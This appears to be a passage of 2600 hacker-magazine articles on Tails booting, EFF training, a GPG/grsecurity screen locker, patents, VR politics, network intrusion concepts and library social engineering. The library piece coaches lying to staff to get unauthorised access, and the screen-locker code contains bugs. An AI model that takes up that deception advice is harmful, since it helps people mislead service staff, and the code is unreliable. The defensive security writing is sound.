Either an internal or external DVD reader or the possibility to boot from a USB stick or SD card (micro SD preferable with or without adapter). Tails requires an x86 compatible processor: IBM PC compatible and others but not PowerPC nor ARM. Mac computers are IBM PC compatible since 2006. 2 GB of RAM to work smoothly. Tails is known to work with less memory, but you might experience strange behaviors or crashes.

Unfortunately, Tails OS documentation does not provide you with a list of hardware that works with the OS. Rather, it lists issues with hardware it doesn't work properly on. For our purposes here, I'll just detail my current setup.

I'm currently running Tails OS on an Acer Chromebook 15 CB5-571-C1DZ (15.6-inch full HD IPS, 4GB RAM, 16GB SSD). It is inexpensive and just works. Plausible deniability is inherent in the system if you have a public identity associated with Google. Simply login with your Google credentials.

Installing and Booting the Tails OS on the Chromebook

1. Install Tails OS (`https://tails.boum.org/`) to a USB drive or an SD card (micro SD preferably).
2. Fire up the Chromebook.
3. Use esc+refresh+power to enter dev mode
4. In recovery mode, press Ctrl+D. You'll get the message "To turn OS verification OFF, press ENTER." Your system will reboot and local data will be cleared. Hit Enter and wait. From now on, you'll get a boot screen that says OS verification is OFF at every startup. Wait for it. After a few minutes, your Chromebook will boot into developer mode.
5. Select debug mode (essential).
6. To enable USB booting, don't login! Switch to the dev console by pressing ctrl+alt+f2. Type `chronos` and enter the shell. Type `sudo bash` to enter root login and enter the default password. Then type `crossystem dev_boot_usb=1 dev_boot_legacy=1`. Then type `exit` twice to leave root and dev shell.
7. Insert Tails OS USB or SD.
8. Reboot.
9. On boot, enter ctrl+L at the Chrome OS splash screen.
10. Tails OS boots.
11. Follow instructions.

Now, read the Tails documentation from start to finish. Tails doesn't magically secure your privacy and anonymity, so if you use it wrong, you will be compromised.

Conclusion

This is just a basic introduction to securing anonymity and privacy. There are many more things you will need to do like using burner phones, etc. It all depends on the level and assurance you need (read paranoia) to maintain your security. And if you are really paranoid, just unplug - and move to the wild.

Building Digital Safety Skills in Your Community

by Soraya Okuda and Elliot Harmon

Many things changed on November 8, 2016. One change came almost instantly: EFF started getting lots and lots of requests for digital security trainings. They poured in from all over the country: activist networks, newsrooms, scientist groups, religious organizations. People weren't naïve; they'd known about surveillance for a long time, but, for many, the dangers felt more personal. With a president who'd threaten the press, promise to deport millions, and track people based on their religious beliefs, security stopped being optional.

Around the same time, people started reaching out to us *en masse* - many of them IT professionals - asking us how they could get involved. In our process of thinking about these challenges, we determined one thing very quickly: the solution was not to fly more technologists out to one-day workshops. The old model of parachuting into a roomful of strangers and shouting "Use Tor, use Signal!" doesn't work.

What works is *training from within* - working with people who are part of the community day in and day out, people who have built trust, who understand the threat models of the groups they work with, and who can respectfully engage with people to be safer in using their devices.

EFF works with a network of grassroots organizations around the country (the EFA, or Electronic Frontier Alliance), and many of those groups run their own digital security training programs in their local communities - in the form of informal CryptoParties, facilitated group conversations, structured courses, and everything in between. We started asking ourselves what we could build to help support educators and organizers embedded in their communities: those who are empowering their friends and neighbors to learn digital security.

We already maintain Surveillance Self-Defense (SSD, `https://ssd.eff.org/`), our online guide to protecting your privacy online. SSD is one of the most popular parts of the EFF website. Nothing gratifies us more than hearing that someone used it to teach their loved ones how to make stronger passwords or how to encrypt their devices. But it's not enough as a teaching resource. We want to expand SSD with resources for users to lead their communities in healthy security practices.

We've been interviewing dozens of U.S.-based and international trainers about what learners struggle with, their teaching techniques, the types of materials they use, and what kinds of educational content and resources they want. We've also been reassessing our own training methodologies. We've been testing out new content and methods, asking participants for honest feedback and suggestions, and listening carefully to what they tell us. We've also been working on developing a feedback loop, to see which recommendations stick and what doesn't work.

Which brings us to you, the *2600* reader. If you're using your time to help others learn about digital security and how to protect their privacy, we'd love to hear about your experiences and what's worked well for you. We might even be able to connect you with groups you can work with locally, either through the EFA or through other networks.

Finally, if you're eager to defend free speech, privacy, and creativity in your city, then consider getting involved with the EFA. Whatever you have to offer - whether it's teaching people about security, demanding accountability from local politicians, organizing events in support of digital rights, or something we haven't even thought of - there's a place for you to make a difference. More info can be found at `https://www.eff.org/fight`.

BUILDING A BETTER SCREEN LOCKER FOR GNU/LINUX

by idk

As vendors begin to realize that shipping proprietary firmware only makes devices less competitive and less secure, and heroic reverse-engineering efforts make progress in Freedreno, etnaviV, OpenFWWF, and Lima, Software Freedom is finally closer than ever on mobile devices. This makes 2017 and beyond a much more exciting time, with the ability to run a few devices in full Freedom, if you are willing to make a few sacrifices in terms of hardware. Unfortunately, this fifth(ish) userspace/middleware in the mobile space means that even more basic components will have to be re-produced in the new environment. One of the most illustrative examples is the screen locker.

Deficiencies of Modern Screen Lockers on Desktop GNU/Linux

What do you want from a screen locker for a mobile device in 2017 and beyond? I for one want something out of a screen locker that no GNU/Linux screen locker I am aware of can give, and that is transparent, reasonably secure ability to encrypt files on a running device to mitigate the effect of exfiltration by physical means, i.e., someone grabbing my device and walking away with it. On iOS, the device manages multiple keys, many of which are managed by the screen lock. When the screen lock engages, the user's personal folders are encrypted until the passphrase is re-entered to the lock screen. Actually, that's something I'd like on the desktop, too. So what do we need to build a sufficient screen locker?

Goals

1. Delay access by a physical attacker with easy-to-obtain resources, such as malicious HID emulators, physical keyloggers, and attackers who compromise a device by obvious theft.
2. Hamper the installation of malware by a physical attacker which may be used to log and exfiltrate the screen locker passphrase by disabling channels that may be used to install it.
3. Give the user of the device a datastore which can be transparently and unobtrusively encrypted and decrypted when the user locks and unlocks the screen, which, if exfiltrated, will be unfeasibly difficult to decrypt.
4. Have different Disk Encryption, User Login/$HOME decryption, Screen Lock, and Encrypted Data Store passphrases. Never physically enter EDS passphrase. Instead, entering the Screen Lock passphrase causes it to be unlocked and the EDS locks itself automatically after timing out, or with the screen lock.

Materials

slock

`https://github.com/fyrix/slock`

We use slock for this project because slock doesn't do things that suck, like create unnecessarily confusing code. This makes it very easy to modify for our purposes, and there is example code available that can assist us to this effect. You could, in theory, do this with any screensaver, but I did it with slock. I encourage you to do it with your screensaver of choice.

chjj's slock: `https://github.com/chjj/slock`

original slock: `http://git.suckless.org/slock`

xssstate

`http://git.suckless.org/xssstate/`

We use xssstate to monitor the X screensaver state. This is because it also sucks a lot less than other ways to do it, and works nicely with slock.

GPG

`https://www.gnupg.org`

For reasons that are perfectly obvious, we use GPG for encrypting the password to the encrypted data store. It's pretty much the only reasonable tool for this. We will be writing a wrapper to help us make sure things are done in a consistent way.

EncFS

`http://www.arg0.net/encfs`

Finally, we'll be using EncFS as the way we guard the encrypted data store. Make sure you get the latest version! EncFS is undergoing significant improvements.

grsecurity

`https://grsecurity.org`

We use grsecurity in a slightly custom configuration in order to make it possible to prevent USB attacks that attempt to brute-force our screensaver by emulating a Human Interface Device. The configuration available to Debian Sid/Jessie-Backports works well with

one config-only modification.

Other Things To Note

- Strictly speaking, you need sudo. Hopefully you already have it.
- It makes good sense to just plain disable IEEE1394 (FireWire on approved Apple devices) and its descendants, and anything else that you can plug in externally that you don't use could be disabled too.

Creating Our Password and Data Store

To create and manage our data store as best we reasonably can, we should make some preparations. First, we're going to need a passphrase-protected keypair to use with the data in the classic, asymmetric fashion. Just do this with the regular:

```
gpg --gen-key
```

but generate a random, long passphrase for it and write it down before you finish. Mine is 128 random characters long.

Then, we're going to need a (short) passphrase-protected, symmetrically-encrypted file that contains nothing but the generated data store passphrase.

```
LONG_RANDOM_PASSWORD=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold
➥ -w 128 | head -n 1)
gpg --cipher-algo AES256 --passphrase "$PASSPHRASE" --output "$HOME/
➥.masterscreen.gpg" --symmetric "$LONG_RANDOM_PASSWORD"
```

Lastly, create an "Encrypted" folder in your $HOME directory using EncFS.

```
mkdir -p ~/.crypt ~/crypt
echo $LONG_RANDOM_PASSWORD | encfs --stdinpass ~/.crypt ~/crypt
```

Example Wrappers for GPG

Now we need to create some wrappers for GPG which will help us when we call out to it from the screensaver to check the password. This is just a shell script, and on my system it's at /usr/bin/masterscreen.

```
#! /bin/sh
basic_gpg_decrypt(){
[ ! -z "$1" ] && VAL=$(gpg --passphrase "$1" -d $HOME/.masterscreen
➥.gpg)
echo "$VAL"
}
generate_gpg_pwfile(){
PASS=$(whiptail --passwordbox "please enter your secret password"
➥ 8 78 --title "password dialog" 3>&1 1>&2 2>&3)
PASSC=$(whiptail --passwordbox "please confirm your secret password"
➥ 8 78 --title "password dialog" 3>&1 1>&2 2>&3)
LONG_RANDOM_PASSWORD=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold
➥ -w 128 | head -n 1)
[ "$PASS" = "$PASSC" ] && echo "$LONG_RANDOM_PASSWORD" | gpg
➥ --cipher-algo AES256 --passphrase "$PASS" --output "$HOME/.master
➥screen.gpg" --symmetric
unset PASS; unset PASSC;
echo "%echo Generating a basic OpenPGP key
Key-Type: RSA
Key-Length: 4096
Name-Real: masterscreen
Name-Email: masterscreen@localhost
Expire-Date: 1y
Passphrase: $PASSS
%commit
%echo done" | gpg --gen-key --batch -
mkdir -p $HOME/crypt $HOME/.crypt
echo $PASSS | encfs --stdinpass ~/.crypt ~/crypt
unset PASSS
}
unload_gpg_datask(){
fusermount -u ~/crypt
gpg-connect-agent reloadagent /bye
```

```
load_gpg_datask(){
VAL=basic_gpg_decrypt "$1"
gpg-agent --add "$2" --passphrase "$VAL" || echo "failure" &&
➥ unload_gpg_datask
echo $VAL | encfs $HOME/.crypt $HOME/crypt --stdinpass || echo
➥ "failure" && unload_gpg_datask
}
if [ -f "$HOME/.masterscreen.gpg" ]; then
[ -z "$2" ] && [ -z "$1" ] && load_gpg_datask "$2" "$1"
[ ! -z "$1" ] && unload_gpg_datask
else
generate_gpg_pwfile
fi
```

Init Scripts

If you're going to want to start slock under its own username, you will probably want to use your init system to start it. If you use SysVInit, or your SystemD supports /etc/rc.local, then you can simply start it there and get pretty decent results. Create this simple wrapper script (called xsidle.sh and it's from the xssstate examples) for slock, place it into /bin, and run it from your initsystem.

```
#!/bin/sh
#
# Use xset s $time to control the timeout when this will run.
#
if [ $# -lt 1 ];
then
printf "usage: %s cmd\n" "$(basename $0)" 2>&1
exit 1
fi
cmd="$@"
while true
do
if [ $(xssstate -s) != "disabled" ];
then
tosleep=$(($(xssstate -t) / 1000))
if [ $tosleep -le 0 ];
then
$cmd
else
sleep $tosleep
fi
else
sleep 10
fi
done
```

If you can use /etc/rc.local, it's as simple as

```
su $USER /bin/xsidle.sh /usr/bin/slock &
```

YMMV, though. Or, you can run it as your own user by starting it with your .bashrc.

Modifying slock

First, add the following pre-processing options:

```
#define USBOFF 1
#define GPGOFF 1
#define STRICT_USBOFF 0
```

Next, create the USB lock functions:

```
// Turn off USB if we're in danger.
static void
usboff(void) {
#if USBOFF
// Needs sudo privileges - alter your /etc/sudoers file:
// sysctl: [username] [hostname] =NOPASSWD: /sbin/
sysctl kernel.grsecurity.deny_new_usb=0
char *args[] = { "sudo", "sysctl", "kernel.grsecurity.deny_new_usb
➥=1", NULL };
```

```
#if STRICT_USBOFF
char *argst[] = { "sudo", "sysctl", "kernel.grsecurity.grsec_lock
➥=1", NULL };
execvp(argst[0], argst);
#endif
execvp(args[0], args);
#else
return;
#endif
}
// Turn on USB when the correct password is entered.
static void
usbon(void) {
#if USBOFF
// Needs sudo privileges - alter your /etc/sudoers file:
// sysctl: [username] [hostname] =NOPASSWD: /sbin/
sysctl kernel.grsecurity.deny_new_usb=0
char *args[] = { "sudo", "sysctl", "kernel.grsecurity.deny_new_usb
➥=0", NULL };
execvp(args[0], args);
#else
return;
#endif
}
```

Now, add the GPG/EncFS lock functions:

```
// Release the gpg keys and unmount the encfs data store
static void
gpgon(void){
#if GPGOFF
// This resets the GPG agent when the screen is locked.
char *args[] = { "masterscreen", NULL };
execvp(args[0], args);
#else
return;
#endif
}
// Re-add the GPG keys and re-mount the encfs encrypted store.
static int
gpgoff(const char *password){
#if GPGOFF
// This function checks the password from the Screen Locker against
➥ the symmetric file.
// If it succeeds, then the screen will be unlocked and the key
➥ will be added to the gpg-agent.
char buf[128];
int i = 0;
char *args[] = { "masterscreen", "masterscreen@localhost",
➥ &password, NULL };
FILE *p = popen(&args, "r");
if (p != NULL ){
while (!feof(p) && (i < 128) ){
fread(&buf[i++],1,1,p);
}
buf[i] = 0;
if(strstr(buf, "failure")) {
return -1;
}
pclose(p);
return 0;
}else{
return -1;
}
#else
```

```
return;
#endif
}
```

Finally, add the appropriate triggers in the main screenlocker loop, at the bottom of lockscreen (around line 600):

```
usboff();
gpgon();
return lock;
}
```

at the top of unlockscreen (around line 480):

```
static void
unlockscreen(Display *dpy, Lock *lock) {
usbon();
```

and in the middle of readpw (around line 350):

```
#if GPGOFF
if(gpgoff(passwd) == 0){
running = 0;
#else
```

Configure Settings

Modify /etc/sudoers:

Some of our commands require root access for the slock user. Since slock is runnable by the logged-in user without root, you need to make some exceptions to your sudoers policy to make it do what it needs to. I prefer to make the commands totally explicit.

For automatic shutdown after five password attempts (part of the pre-existing mods by @chjj):

```
systemd: $USER $HOST =NOPASSWD: /usr/bin/systemctl poweroff
sysvinit: $USER $HOST =NOPASSWD: /usr/bin/shutdown -h now
```

For USB enabling/disabling:

```
$USER $HOST =NOPASSWD: /sbin/sysctl kernel.grsecurity.deny_new_usb=0
$USER $HOST =NOPASSWD: /sbin/sysctl kernel.grsecurity.deny_new_usb=1
```

Modify /etc/sysctl.d/grsec.conf:

In order to change the USB connectivity on-the-fly, we'll have to leave grsecurity sysctl available to the root user by disabling grsecurity.grsec_lock. Simply change

```
kernel.grsecurity.grsec_lock = 1
```

to

```
kernel.grsecurity.grsec_lock = 0
```


in /etc/sysctl.d/grsec.conf.

In Conclusion

It's possible to have a screen locker for GNU/Linux which is reasonably resilient to local attackers who attempt to brute force the password or install malware while the lock is engaged to log and exfiltrate the password. While a clever attacker will just find another way to install keylogging malware, shoulder surfers, physical keyloggers, or even TEMPEST-style EM keylogging will fail to exfiltrate the real password to the encrypted data store.

ACK

The Suckless Community, @chjj on github (whose fork of slock I in turn forked), Brad Spengler of GRsecurity, Luc Verhaegen for kickstarting ARM GPU freedom, GPG, and all the cypherpunks who came before. And in general, to RMS and the Free Software movement.



Patently Hacking

We're a couple of hackers who happen to run an open-source hardware company that makes educational electronics. We live and work at the intersection of law, code, and hardware. We've been trolled by patent trolls, threatened by inventors, subpoenaed by the U.S. federal government, and served cease-and-desists for hardware we didn't even make. It would be careless not to keep an eye on the ever-changing legal decisions that affect citizens. It would be equally careless to not keep an eye on the technology that affects hardware and software engineering. The lines are blurred. We believe in "citizen engineering" to survive and educate others.

Two recent Supreme Court decisions and an expiring patent are of interest to us. In the first, on May 22nd, the Supreme Court of the United States decided on the case "TC Heartland LLC v. Kraft Foods Group Brands LLC." They ruled that patent lawsuits can't be filed in the Eastern District of Texas at the pleasure of the plaintiff. Instead, they will need to file the lawsuits where the alleged violating companies "[have] committed acts of infringement and [have] a regular and established place of business." So in other words, if you're a company doing business in New York City, patent trolls (they're formally called non-practicing entities) will need to file their suit against you there. Most "maker" companies are not located in the Eastern District of Texas so, while it will not stop the harassing patent suits from the trolls, the affected companies (plus their expertise and resources) are on home turf from now on. We'll see more cases in Delaware, a popular state for incorporating, that's for sure! But, for now, shopping a case around to patent-friendly venues to try and tip the case in the plaintiff's favor is no longer a strategy.

Another recent SCOTUS decision relevant to any hacker or tinkerer, as well as people who repair things, came only a week later. On May 30th, the Supreme Court decided on the case "Impression Products, Inc. v. Lexmark International, Inc." The case involved a toner-cartridge-refilling company (Impression) legitimately buying empty Lexmark cartridges abroad, then refilling them with ink and reselling them in the United States. Lexmark argued that the cartridges were patented and users agreed to a "terms of use" on the packaging saying they could not resell them. The Court strongly disagreed. In their view, if you legitimately buy something from a company, the patent rights they hold are exhausted and you are free to resell, tinker, hack, mod, all without fear of patent infringement. This is true even if you bought it in another country (where maybe they don't have a patent), despite it not being ideal for the business model of the company that sold you something.

One of the judges used this example: *"Take a shop that restores and sells used cars. The business works because the shop can rest assured that, so long as those bringing in the cars own them, the shop is free to repair and resell those vehicles. That*


smooth flow of commerce would sputter if companies that make the thousands of parts that go into a vehicle could keep their patent rights after the first sale." - Chief Justice John G. Roberts Jr.

This is a big deal for anyone who hacks, tweaks, or mods off-the-shelf hardware. Now, maker and hacker freedom means you can buy or import hardware, you can hack and mod it for your needs and desires, and you are not required to license any patents rights from the original object. Note that this is just for the original patents. Your hacking may violate other patents, and you'll still have to contend with other IP rights like trademarks and copyrights. There are still a lot of issues and constraints with the DMCA, but this is a good start: the Court recognizes that we must be "free to repair and resell."

And last up: for two decades, if you played (decoded) MP3s on a device, you needed to buy a licensed chip or pay `mp3licensing.com` (the site now forwards to `https://www.iis.fraun➥hofer.de/en/ff/amm/prod/audio➥codec/audiocodecs/mp3.html`). Normally, you, the user, wouldn't actually pay the licensing fee, which was about $0.75 per device. Instead, it would be paid for by the manufacturer and then the cost would be passed on to you. (You can see the archived licensing schedule at `https://archive.is/9d1pY`.) The patent collection was owned by Technicolor - yeah, the same Technicolor - and you can check out the claimed patents at `http://archive.is/Gewpa`. Seventy-five cents may not sound like a lot, but with millions of devices, it added up fast. It also constrained software and hardware freedom. So coders around the world came up with free alternatives like Ogg Vorbis. But MP3 was, and is still, an incredibly popular format. As of a few weeks ago, all of the essential Fraunhofer/Technicolor patents have expired and the MP3 licensing program has ended. (`http://www.audioblog.iis.➥fraunhofer.com/mp3-software-➥patents-licenses/`) *"The licensing program coming to an end is due to the fact that the last patent included in the program expired."*

What does that mean for you? Well, first up, you'll see a lot more MP3 decoding technology in hardware you will purchase. If you are a hardware engineer, you can include an MP3 decoding core without paying licensing fees (check out `opencores.org` for free and open source VHDL MP3 codecs). Given the latest speed and power enhancements in low cost microcontrollers, you can add MP3 decoding into your next product without an expensive coprocessor. Chips like the popular Tensilica-based ESP8266/ESP32 or Cortex M4-based Teensy 3 have just enough oomph to software-decode MP3. We look forward to doing more music-based products and projects that play MP3s!

=== LIFETIME PDFs ===



Come and join the lifetime digital digest club. You'll get all of our existing Hacker Digests, plus a newly archived one every quarter, along with a brand new digest once a year for as long as you or we are around. $260 gets it all. (Analog lifetime subscribers can get this for $100.) Latest releases: Volume 33 from 2016 and Volume 15 from 1998.

Visit store.2600.com and click on Downloads/PDF.

VR Trumpers

by Jeffrey H. MacLachlan

There has been a lot of ink squandered on how "the rest of us" (as in highly compensated op-ed writers standing in for anyone with a capacity for critical thinking) need to understand and empathize with Trump supporters like they are democracy's spoiled infants whose Pampers and vomit have elected a wannabe tsar. I recently visited Futurism's Williamsburg offices and experienced firsthand what it must be like to support Donald Trump through the magic of virtual reality.

I didn't quite know what to expect. My last foray into VR was an Ames display unit of Nintendo's Virtual Boy in 1995. The graphics were blurry, and only in deep blacks and reds. It was more Epcot demo than consumer product. The commercials for current VR technology do not really communicate anything beyond "it's cool" and/or "you gotta try it." The actors silently flailing around looked equally as goofy as Fisher Stevens in *Hackers,* which was also released in 1995. The problems with virtual reality, much like the problems with actual reality, seemed to have changed little in two decades.

After slipping on these new goggles, however, I was immediately amazed at the complete immersion of the thing. A formerly empty room transformed into a skyscraper elevator with fully functioning buttons. I rose to the top floor and below my feet spawned a gigantic megapolis complete with traffic and buildings hypnotized with the patterns of industrial capitalism. My first task was to walk out on a thin plank and ring a bell to begin the exercise.

As someone who has suffered from mild vertigo and balance issues since I was young, I had flashbacks of waking up with the sensation of falling. I would claw against the walls, trying to prevent my descent into a bass choir abyss while repeating to my brain that this wasn't real, hoping to override the sensory input with rationale.

The bell was about four feet in front of me as I teetered over this gigantic city like those weirdos holding slender horizontal poles as they skywalked across Manhattan's heavens. "You are in an empty room on the ground floor. Just walk forward," I said to my brain, convincing it of the silliness of my fear. I would nudge a few steps forward before my senses once again exerted themselves and froze me into place. It took a good five minutes before I could walk all the way out to the bell to ring it. Santa and his reindeer then streaked across the horizon and parked a few floors below me. I was then told to jump down into the sleigh. My brain's simple response was "Fuck no."

I once again took a deep breath and reminded myself that this is not real, but my feet would not budge off my fake plank. I was finally given a physical push and I audibly screeched as I plummeted into Santa's sleigh. I suddenly had even a greater respect for The Man With The Bag, as delivering toys across the globe would require no inner ear disorders whatsoever. The impatient reindeer began tugging me from roof to roof as I Kobe'd presents down each chimney. I was still too frightened to ever look down while rewarding well-behaved children with spectacularly wrapped Chinese goods.

During another VR mission, I was able to fly around the city in a jet pack at my own pace, which made my vertigo more at ease. What I discovered when I attempted to land on many of the buildings is that they did not hold up to close scrutiny. Once my feet touched their rooftops, I slipped through dozens of floors as if they were desert mirages.

Above all, I was able to temporarily experience the mind of Trump supporters. You cannot reason with them because they lack the ability to comprehend reality beyond their immediate sensory input. Global warming will permanently damage the planet? Well it's cold outside, so how is that true? The economy is strong? Well, the only Dollar Store in town just closed down, so how is that real? The majority of Americans actually voted for Hillary? Well, everyone I know voted otherwise, so that must be a lie. I loathe making any lazy *Matrix* allusions, but there is no spoon indeed. The most

important thing you learn in higher education is how little you actually know. Public schools do not expose students to humanity's greatest thinkers. There are no semesters devoted to Nietzsche or Baldwin or Marx, and so you default back to what you personally experience for intellectual guidance. Through automation and globalism, many rural spaces now resemble a dystopia, and according to a recent Heartland Monitor poll cited in *The Atlantic,* Americans born in rural areas are significantly less likely to move away from home than their urban counterparts. So it shouldn't be too much of a shock that a television character was able to use the medium to marionette the weak minded into pulling a lever for tyranny. If you have never mentally or physically moved beyond what you know, you cannot understand the complexities of reality.

If you voted for Donald J. Trump, you are not living in a true reality. Begin reading serious books. Immediately. Through the wonder of e-commerce, they can be delivered to your door in two days or less. By the time this article goes to print, UPS drones will probably be chased off your property by the family hound, rather than the traditional flesh and blood targets. It took a physical shove for me to leave my narrow plank, to leave behind what I sensed to be true. Consider this short piece my neighborly shove to take off the metaphorical VR goggles before it's too late and he is elected for another term. But definitely try literal VR goggles in the meantime because it's fun as fuck and this country grows scarier by the goddamn minute.

Successful Network Attacks - Phase Three
Gaining Access

by Daelphinux

Without gaining access to the target network, an attack can barely be considered an attack; it definitely would not be considered successful. Because of this, the third phase of network attacks is the most critical. It is in this phase that the attack will actively participate in penetrating the target network and reach a given goal. While gaining access to the target network, an attacker will likely use a variety of tools and exploits. Some of these tools will be recognized from the Phase Two overview: Metasploit and the Zed Attack Proxy come to mind here, but there will also be a number of new tools that the attacker will use. Many of these tools are more abstract than a simple program. Many networks are breached when an attacker sends a file to a user - complete with an email making the file look official - that carries a payload containing a trojan, zombie program, or any sort of backdoor generator. There are a number of applications on the Internet today that stuff files of all kinds with payloads to avoid detection by the best anti-virus softwares. If performed carefully, the attacker will entice the user to open the file on their machine while connected to the network. This is a common methodology when the attacker did not find any useful information in Phase Two that would allow them to penetrate the network.

Other attackers will use the exploits and open ports they found in the last phase by using various tools (specific to the exploits found), a knowledge of a number of network protocols, and knowledge about various operating systems. (These things are gained mostly by experience. Always assume an attacker is an expert on their choice attack vector.) The methods used here are far too many to detail, although there are commonalities between most attacks.

- Attackers are very likely to be using remote shell access versus a remote GUI. This lightens the network traffic and makes it harder to detect the attack. Further, by using a shell, you can often accomplish tasks far more easily and rapidly.
- Attackers will often work from an endpoint that is not their target. For instance, it is most likely that an attacker is going to be controlling an end user's machine on the target network rather than operating directly on the server; even if the attacker is remotely controlling the server from the owned machine.

- Attackers are almost certainly going to be after performing some type of file manipulation. They will likely be copying files, moving files, deleting files, or modifying files to manipulate or gain information. A notable exception to this are Denial of Service (DoS) style attacks, where the goal is to disrupt access to a service.

As a good exercise, think about how you would get around the administrative rights on one of your servers and what information would be useful to a competing company or entity. Challenge yourself to do whatever you considered an attacker would do; when you succeed, you will have some idea of how the attackers will think and operate.

Detecting these attacks usually requires active monitoring, and that can be expensive. The expense will certainly be worth it when (not if) an attack occurs. The kind of monitoring that an entity attempting to avoid an attack will do involves file auditing, network monitoring, access logging, and regular manual auditing.

File audits are usually applications or scripts that run through and listen for changes to occur in key files. When a file that is not regularly changed - or should only be changed with proper reasoning or permission - is altered, these auditing tools alert administrators that a change has been made. If the change was expected, then the alert can be ignored. However, unexpected changes almost always will require thorough investigation.

Network monitoring is just what it sounds like, and largely as explained in Phase Two. Monitoring is usually accomplished by a variety of scripts and applications working in conjunction and reporting back to a centralized location. This location gives network administrators a single place to watch and look for changes. When a service goes down, or irregular network traffic is detected, the network administrators will be able to react fairly quickly. Often, instead of relying on the administrators to be constantly watching the monitors, network monitoring tools will alert administrators to any abnormal events.

Access logging is an important step in detecting illicit network access. This is where administrators will set up servers, network appliances, and sometimes even end-user machines to keep logs of any successful, or failed, attempts to utilize the device. In the event of an attack, often leading up to it the logs will show a higher than normal number of failed login attempts. (If you want to know why this is referenced as "higher than normal," turn on access logging on any machine - even a personal machine - and look at the number of failed attempts. There are a number of automated tools out there and script kiddies who will be looking for easy access to a machine. By "higher than normal," it is meant that there will be a number of focused failed login attempts, in the thousands, often with a variety of usernames.) These logs can be crucial to preventing an attack before it occurs.

What good would logs be if no one ever read them? Regular manual audits of the logs will also provide a key indicator if an attack is happening, has happened, or is imminent. These logs can be read by a person in ways a machine cannot begin to do. A person can notice that logs have very large gaps, or very small gaps, that are out of place. They can notice that common events either did not take place or took place at an irregular time. Essentially, they have intuition. A person can read the logs and think "I have a bad feeling about this." That is something a machine simply cannot do.

Preventing access gain is often accomplished the same way detecting it is. By performing the above steps and paying due diligence, an entity trying to avoid an attack will be able to read the writing on the wall and notice that an attack is imminent. Once this happens, it is not terribly difficult to determine the attack vector and harden that avenue. There will, however, be attackers that know this and they will leave bread crumbs heading in one direction when their vector is something very different. The best thing to do if it appears an attack is coming is to take a good hard look at the at risk network and do everything that can be done to harden it.

Finally, by ensuring that the prior two steps (reconnaissance and network scanning) are adequately defended against, an entity will likely have a good baseline defense against anyone attempting to gain network access. It would behoove anyone intent on securing a network to reread the two prior sections. This will both ensure that the knowledge from these sections is well covered and that the reader will be able to view that information in new context, specifically, the context of understanding the next step in the path.

Advice from the Socially Engineered

by Infra Read

The local public library is a great source for free material. That includes physical objects like books and DVDs, but also free Internet access, downloads, and a whole variety of other services. Many libraries even lend out devices and laptops. Since they are usually funded by tax dollars, they have limited budgets, and that leads to policies that can limit use of their services. So people are always looking for ways to get around those limits, and use resources in ways that aren't approved by the Library Board. The potential for hacking also increases as libraries make more use of technology, with self-check systems and smartphone apps.

Having been on the receiving end of various strategies, here is some advice on the social engineering aspect of the endeavor. These tips can probably be applied to other services you have legitimate access to, but want to explore for extra services or unauthorized uses.

First: keep it simple. An elaborate explanation of what you're doing sets off people's warning bells, even when it's true.

Next, stick to your lie. Don't change your story halfway through. If you start out saying you live in Suburb A, and find out you need to live in Suburb B to get access to something, nothing's more suspicious than suddenly remembering that you really live in Suburb B.

Be prepared to back out gracefully. If they say you need to live in Suburb B, the best thing to do is thank the person and move along. You have new knowledge about how the system works, and you can come back later and use it when someone else is working, or when your false story isn't fresh in anybody's mind.

If you get caught doing something you shouldn't, the goal should be to get out of the situation without losing your long-term access to the resources you'd otherwise be able to use. Whether you're doing a technical hack or exploiting a policy loophole, your best bet is to claim it was an honest mistake. It's the same as when you're caught at night in a closed city park. If you want to, you're free to take a stand about your rights, or spout your manifesto on liberty and the police state. But the sensible thing is to say, "Officer, I'm so sorry, I didn't see the sign," and get out of there safely.

Library staff, and other people in public services, are used to people not knowing or understanding their policies. So it's believable that you didn't know. You accidentally clicked on something, you forgot the limit on DVDs, whatever it is. Don't kick up a fuss that anyone is going to remember.

One of the worst responses you can make is "I got away with it before, so I should be able to get away with it again." That's not a useful defense, and all it does is piss people off.

There's one that's very specific to libraries, but may be applicable in other areas. Know your address. Seriously. You can't get a library card without one, and if you don't know your address, that's a red flag. Likewise, if you're setting up a library card for a child and forget their name. Most parents won't do that.

Possibly the most important thing I can tell you is: don't be a jerk. For all you know, a staff person may disagree with policies they're supposed to enforce, or may be working behind the scenes for changes that would be in your favor. You also don't know what discretionary powers that staff people have, or which people have them. Two people might be working at the desk, and there may be no way to tell that one is a supervisor with situational "override" authority, and one is not. It's very possible that a person can choose to let you off with a warning, or ban you from future use of their services. So be polite, don't freak out, and enjoy what your library has to offer.

Internet Thoughts

by Jared J. Estes

